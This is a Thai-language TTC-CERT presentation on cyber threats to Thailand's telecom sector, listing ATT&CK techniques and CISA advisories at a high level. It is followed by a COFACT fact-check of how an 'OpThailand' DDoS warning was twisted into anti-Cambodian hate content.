วันที่ 14 กรกฎาคม 2566 ชุดสุภาพ

ลงทะเบียนวิทยากร

สถานการณ์ภัยคุกคามทางไซเบอร์ที่มีต่อประเทศไทย ที่เกี่ยวข้องกับภาคส่วนโทรคมนาคม

โดย
ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

12 ก.ค.66

Cyber Threat Landscape in the Telecommunications Sector

- ระดับยุทธศาสตร์ (Strategic)
  - National interest
  - Financially-motivated
  - Civil disobedience

Cyber Threat Landscape in the Telecommunications Sector

- ระดับยุทธศาสตร์ (Strategic)
  - National interest
  - Financially-motivated
  - Civil disobedience

- ระดับยุทธการ (Operational)
  - **Advanced Persistent Threats (APTs)** - Espionage
  - **Cybercriminals** - Initial Access Broker, Ransomware Attacks, DDoS Attack
  - **Hacktivist** - Distributed Denial of Service Attack (DDoS Attack), Web Defacement


Cyber Threat Landscape in the Telecommunications Sector

- ระดับยุทธวิธี (Tactical)


Attack Pattern Obfuscated Files or Information - T1027 System Information Discovery - T1082 File and Directory Discovery - T1083 Process Discovery - T1057 System Owner/User Discovery - T1033 Peripheral Device Discovery - T1120 Web Shell - T1505.003 Binary Padding - T1027.001 Windows Management Instrumentation - T1047 Exploit Public-Facing Application - T1190 Domain Trust Discovery - T1482 Server Software Component - T1505	TTC-CERT:TLP="clear" TTC-CERT:confidence="ข้อมูลได้รับการยืนยัน" TTC-CERT:origin="report" TTC-CERT:malicious-code="trojan" TTC-CERT:intrusion-attempts="exploit-known-vuln"	21	1	2023-06-16	AR23-166A MAR-10443863-1.v1 CVE-2017-9248 Exploitation in U.S. Government IIS Server | CISA
Malpedia LockBit Attack Pattern Software Deployment Tools - T1072 Obfuscated Files or Information - T1027 Network Service Scanning - T1046 System Information Discovery - T1082 Brute Force - T1110 Remote Services - T1021 External Remote Services - T1133 Remote Desktop Protocol - T1021.001 Valid Accounts - T1078 SMB/Windows Admin Shares - T1021.002	TTC-CERT:TLP="clear" TTC-CERT:confidence="ข้อมูลได้รับการยืนยัน" TTC-CERT:origin="report" TTC-CERT:malicious-code="ransomware"	9	29	2023-06-15	AA23-165A Understanding Ransomware Threat Actors: LockBit | CISA

Cyber Threat Landscape in the Telecommunications Sector

- ระดับยุทธวิธี (Tactical)




1,738



Cyber Threat Landscape in the Telecommunications Sector

- **ระดับยุทธวิธี (Tactical)** Top 10 techniques



Conclusion

- Cyber threat landscape is diverse and evolving
- Proactive measures are essential for effective risk mitigation
- Continuous monitoring and adaptation are critical
- Collaboration and information sharing can enhance defenses

คำถาม | ข้อสงสัย | ข้อเสนอ

ข้อมูล Cyber Threat Intelligence อื่น ๆ

https://www.ttc-cert.or.th/

เอกสารแนบท้าย 8


รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 24

เมื่อประมาณ 10 กรกฎาคม 2566 ศูนย์ TTC-CERT ได้รับการติดต่อจากเจ้าหน้าที่ของ “โครงการโคแฟค” หรือ “COFACT (Collaborative Fact Checking)” กรณี รายงานแจ้งเตือนการโจมตีทางไซเบอร์ที่เผยแพร่โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ถูกนำไปเติมแต่งเนื้อหาและสอดแทรกความคิดเห็นเพื่อสร้างความเกลียดชังคนกัมพูชา โดยศูนย์ TTC-CERT ได้มอบหมายให้ นายพิศุทธิ์ ม่วงสมัย เป็นผู้แทนในการให้ข้อมูลที่ถูกต้องกับโครงการโคแฟคในกรณีดังกล่าวผ่านทางโทรศัพท์ ทั้งนี้ วัตถุประสงค์ในการให้สัมภาษณ์ดังกล่าวเพื่อให้ข้อมูลและความรู้ที่ถูกต้องกับประชาชนชาวไทยเพื่อไม่ให้ตกเป็นเครื่องมือในการยุยงปลุกปั่นให้เกิดความเกลียดชังต่อประเทศเพื่อนบ้าน โดยข้อมูลการให้สัมภาษณ์มีรายละเอียดตามเอกสารแนบท้ายหรือรายละเอียดตาม URL ที่

https://blog.cofact.org/anonymous-cambodia/

แจ้งเตือนภัยการโจมตีทางไซเบอร์ ถูกนำไปสร้างความเกลียดชังคนกัมพูชา

12 กรกฎาคม 2023




รายงานแจ้งเตือนการโจมตีทางไซเบอร์ที่เผยแพร่โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ถูกนำไปเติมแต่งเนื้อหาและสอดแทรกความคิดเห็นเพื่อสร้างความเกลียดชังคนกัมพูชา

TTC-CERT เผยแพร่รายงานการแจ้งเตือนหัวข้อ **“แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์การในหลายภาคส่วนของประเทศไทย” < https://drive.google.com/file/d/1cbNArz5D-h1ckEAR-q20vu3Yl1CA5AFo/view>** เมื่อวันที่ 3 ก.ค. 2566 ว่า ทางศูนย์ฯ ตรวจพบปฏิบัติการโจมตีทางไซเบอร์ภายใต้ชื่อ “OpThailand” ซึ่งคาดว่าเป็นปฏิบัติการของกลุ่มแฮกเกอร์จากประเทศกัมพูชา เช่น กลุ่ม “Anonymous Cambodia” “K0LzSec” “CYBER SKELETON” และ “NDT SEC” โดยอ้างเหตุความไม่พอใจกรณีการก่อสร้างวัดแห่งหนึ่งใน จ.บุรีรัมย์ ที่มีรูปทรงคล้ายนครวัดของกัมพูชา

TTC-CERT ระบุว่า ปฏิบัติการนี้เริ่มขึ้นตั้งแต่ประมาณวันที่ 29 มิ.ย. 2566 มีเป้าหมายโจมตีเว็บไซต์ของหน่วยงานรัฐและเอกชนของไทยด้วยวิธีที่เรียกว่า Distributed Denial of Service (DDoS) และขู่ว่าจะขโมยข้อมูลต่าง ๆ ขององค์กรเป้าหมายมาเผยแพร่ต่อสาธารณะ

TTC-CERT ระบุว่า ปฏิบัติการนี้เริ่มขึ้นตั้งแต่ประมาณวันที่ 29 มิ.ย. 2566 มีเป้าหมายโจมตีเว็บไซต์ของหน่วยงานรัฐและเอกชนของไทยด้วยวิธีที่เรียกว่า Distributed Denial of Service (DDoS) และขู่ว่าจะขโมยข้อมูลต่าง ๆ ขององค์กรเป้าหมายมาเผยแพร่ต่อสาธารณะ



ภาพแสดงการประกาศปฏิบัติการ “OpThailand” ใน Telegram channel ของกลุ่มที่เรียกตัวเองว่า “Anonymous Cambodia” (ภาพจากรายงาน **“แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์การในหลายภาคส่วนของประเทศไทย”**)

> **รู้จัก TTC-CERT**: ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม หรือ ศูนย์ TTC-CERT จัดตั้งขึ้นเมื่อปี 2563 โดยความร่วมมือของคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ (กสทช.) สมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์ และเอกชนผู้ประกอบกิจการโทรคมนาคม 9 ราย เช่น กสท โทรคมนาคม, ทีโอที, ซีเอส ล็อกซอินโฟ, ดีแทค ไตรเน็ต, ทริปเปิลทีบรอดแบนด์, ทรู อินเทอร์เน็ต, แอดวานซ์ ไวร์เลส เน็ทเวอร์ค เพื่อเป็นศูนย์กลางในการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ รวมทั้งรับมือกับเหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคม
>
> https://www.ttc-cert.or.th/

ต่อมาวันที่ 5 ก.ค. 2566 ช่องยูทูป **“Thailand and The World” < https://www.youtube.com/watch?v=iO750QR9vHs&t=431s>** ได้นำรายงานแจ้งเตือนของ TTC-CERT มาเผยแพร่ต่อในรูปแบบของวิดีโอความยาวกว่า 8 นาที พาดหัวว่า “เขมรโจมตีไทย หน่วยงานรัฐไทยแจง...ทำเป็นขบวนการ เหตุไม่พอใจเลียนแบบเขมร” โดยผู้บรรยายได้สอดแทรกเนื้อหาและความคิดเห็นในลักษณะที่เป็นการยุยงปลุกปั่นให้เกิดความเกลียดชังคนกัมพูชา เช่น ระบุว่าปฏิบัติการโจมตีทางไซเบอร์นี้ “เป็นการยืนยันอีกครั้งว่า โดยพื้นฐานแล้ว ชาวกัมพูชาไม่ได้รู้สึกที่เป็นบวกต่อคนไทยเลย จากการที่ได้เรียนรู้ข้อมูลทางประวัติศาสตร์จากรัฐบาลเขมร ที่ได้สร้างแนวคิดให้มองไทยเป็นศัตรูมาโดยตลอด” และระบุว่าปฏิบัติการโจมตีทางไซเบอร์นี้อาจเกี่ยวโยงกับการเข้าเมืองผิดกฎหมายของชาวกัมพูชาและปัญหาส่วยแรงงานผิดกฎหมาย

เนื้อหาในวิดีโอดังกล่าวยังเรียกร้องให้รัฐบาลไทย นายจ้าง ผู้ประกอบการ “ลดการสนับสนุนหรือใช้แรงงานจากกัมพูชา” และเฝ้าระวังและจับตาชาวกัมพูชาในไทยให้มากขึ้น

ณ วันที่ 12 ก.ค. 2566 วิดีโอที่เผยแพร่ทางช่องยูทูป Thailand and The World มีการเข้าชมแล้วกว่า 123,000 ครั้ง และมีผู้เข้ามาให้ความเห็นมากกว่า 1,400 ข้อความ ส่วนใหญ่มีแสดงความรู้สึกในทางลบต่อคนกัมพูชา

วิดีโอชิ้นนี้ยังถูกนำไปเผยแพร่ต่อในหลายช่องทาง ทั้งทวิตเตอร์ เฟซบุ๊กและติ๊กต็อก เช่น เพจเฟซบุ๊ก **“ทัวร์ลง” <https://www.facebook.com/watch/?v=1986584585024778>** ซึ่งมักโพสต์เนื้อหาเกี่ยวกับไทยและประเทศเพื่อนบ้าน โดยเฉพาะกัมพูชา ในลักษณะที่ยุยงปลุกปั่นให้เกิดความรู้สึกที่ไม่ดีต่อกัน

โคแฟคตรวจสอบ

โคแฟคตรวจสอบข้อเท็จจริงเกี่ยวกับปฏิบัติการโจมตีไซเบอร์ “OpThailand” ที่ผู้ใช้โซเชียลมีเดียกลุ่มหนึ่งนำมาจุดประเด็นสร้างความเกลียดชังชาวกัมพูชา โดยอ้างอิงจากรายงานการแจ้งเตือนการโจมตีทางไซเบอร์ของ TTC-CERT และสัมภาษณ์นายพิศุทธิ์ ม่วงสมัย หัวหน้าผู้เชี่ยวชาญด้านเทคนิค (Technical Lead) ของ TTC-CERT เมื่อ 11 ก.ค. 2566 สรุปได้ดังนี้

แฮกเกอร์กลุ่มนี้เป็นใคร?

TTC-CERT “คาดว่า” ปฏิบัติการ OpThailand เป็นฝีมือของกลุ่มแฮกเกอร์กัมพูชา เพราะนอกจากชื่อกลุ่มอย่าง Anonymous Cambodia แล้ว แฮกเกอร์กลุ่มนี้ยังใช้ภาษาเขมรและภาษาอังกฤษสื่อสารกันในห้องสนทนาของแอปพลิเคชัน Telegram ที่ใช้เป็นที่สื่อสาร นัดหมายการโจมตี และแจ้งผลปฏิบัติการ อย่างไรก็ตาม TTC-CERT ยังไม่พบหลักฐานที่บ่งชี้ว่าแฮกเกอร์กลุ่มนี้มีความเชื่อมโยงกับรัฐบาลกัมพูชา ซึ่งหมายความว่าไม่ใช่กลุ่มแฮกเกอร์ที่รัฐบาลกัมพูชาหนุนหลัง

นายพิศุทธิ์อธิบายเพิ่มเติมว่า ผู้เชี่ยวชาญไม่สามารถยืนยันตำแหน่งที่อยู่ของแฮกเกอร์จากหมายเลขประจำอุปกรณ์หรือ IP Address ได้เพราะพวกเขาใช้อุปกรณ์ที่ถูก “แฮก” (hack) จากที่ต่าง ๆ ซึ่งขณะนี้พบว่ามีมากกว่า 700 IP Address มาป้อนคำสั่งให้กลายเป็น “บอต” (bot) เข้าโจมตีเป้าหมายที่เป็นเว็บไซต์หน่วยงานรัฐและเอกชนของไทย ดังนั้นจึงไม่สามารถแกะรอยของผู้โจมตีจาก IP Address ของอุปกรณ์ได้

ไม่ได้โจมตีแค่ประเทศไทย

TTC-CERT พบว่าแฮกเกอร์กลุ่มนี้ไม่ได้มุ่งโจมตีเว็บไซต์ของหน่วยงานในไทยเท่านั้น แต่เคยปฏิบัติการโจมตีทางไซเบอร์ในลักษณะเดียวกันนี้ในหลายประเทศ เช่น อินโดนีเซีย มาเลเซีย อินเดีย โดยไม่เจาะจงองค์กรหรือหน่วยงาน เมื่อเลือกปฏิบัติการในประเทศใดก็จะหยิบยกประเด็นความขัดแย้งมารองรับปฏิบัติการโจมตี เช่น กรณีของไทย กลุ่มแฮกเกอร์อ้างความไม่พอใจกรณีการก่อสร้างวัดในไทยที่มีลักษณะคล้ายนครวัดของกัมพูชา

“เขาไม่ได้โจมตีประเทศไทยโดยเฉพาะ เขาโจมตีไปเรื่อย แต่ช่วงที่เราตรวจสอบเขาแค่เบนเข็มมาที่ประเทศไทย...เว็บไซต์ขององค์กรไหนที่มีช่องโหว่หรือเปิดโอกาสให้โจมตีได้ เขาโจมตีหมดไม่เลือก” นายพิศุทธิ์กล่าวกับโคแฟค

ทั้งนี้ วัดที่กลุ่มแฮกเกอร์อ้างถึงคือวัด “วัดภูม่านฟ้า” หรือ “วัดพระพุทธบาทศิลา” อ.นางรอง จ.บุรีรัมย์ ซึ่งก่อสร้างเมื่อปี 2562 และในปี 2564 ผู้ใช้โซเชียลมีเดียในกัมพูชาได้โพสต์เนื้อหาทำนองว่าวัดแห่งนี้สร้างเลียนแบบนครวัดของกัมพูชา ซึ่งต่อมาเจ้าอาวาสได้ชี้แจงผ่าน**สื่อมวลชน <https://www.thaipbs.or.th/news/content/305880>** ว่า รูปแบบการก่อสร้างเกิดจากจินตนาการและเป็นการนำจุดเด่นของโบราณสถานแต่ละแห่งมาประยุกต์

ภาพเปรียบเทียบวัดภูม่านฟ้า จ.บุรีรัมย์ และปราสาทนครวัด จ.เสียมเรียบ ประเทศกัมพูชา ที่มีการเผยแพร่กันในหมู่ผู้ใช้โซเชียลมีเดียชาวกัมพูชา และกลุ่มแฮกเกอร์นำมาเป็นชนวนของปฏิบัติการ OpThailand

สถานะล่าสุดของปฏิบัติการ OpThailand

TTC-CERT ตรวจพบเบื้องต้นว่ากลุ่มแฮกเกอร์ทำการโจมตีด้วยวิธีการ DDoS ต่อเว็บไซต์ของหน่วยงานรัฐและเอกชน เช่น กรมบัญชีกลาง กระทรวงการต่างประเทศ สถาบันพระบรมราชชนก บริษัท ท่าอากาศยานไทย ท่าอากาศยานนานาชาติอู่ตะเภา ธนาคารกรุงเทพ ธนาคารทิสโก และมีการนำข้อมูลจากเว็บไซต์ของบริษัทเอกชนแห่งหนึ่งมาเผยแพร่ ล่าสุดเมื่อวันที่ 8 ก.ค. 2566 ทางกลุ่มอ้างว่าโจมตีเว็บไซต์ของมหาวิทยาลัยแห่งหนึ่งได้สำเร็จและประกาศว่าจะปฏิบัติการอีกครั้งในช่วงต้นเดือนสิงหาคม 2566 จนถึงขณะนี้ TTC-CERT ได้รับข้อมูลจากหน่วยงานที่ถูกโจมตีเว็บไซต์ เกี่ยวกับวิธีการโจมตีแบบ DDoS รวมถึง Traffic Log และ IP Addressต้องสงสัย 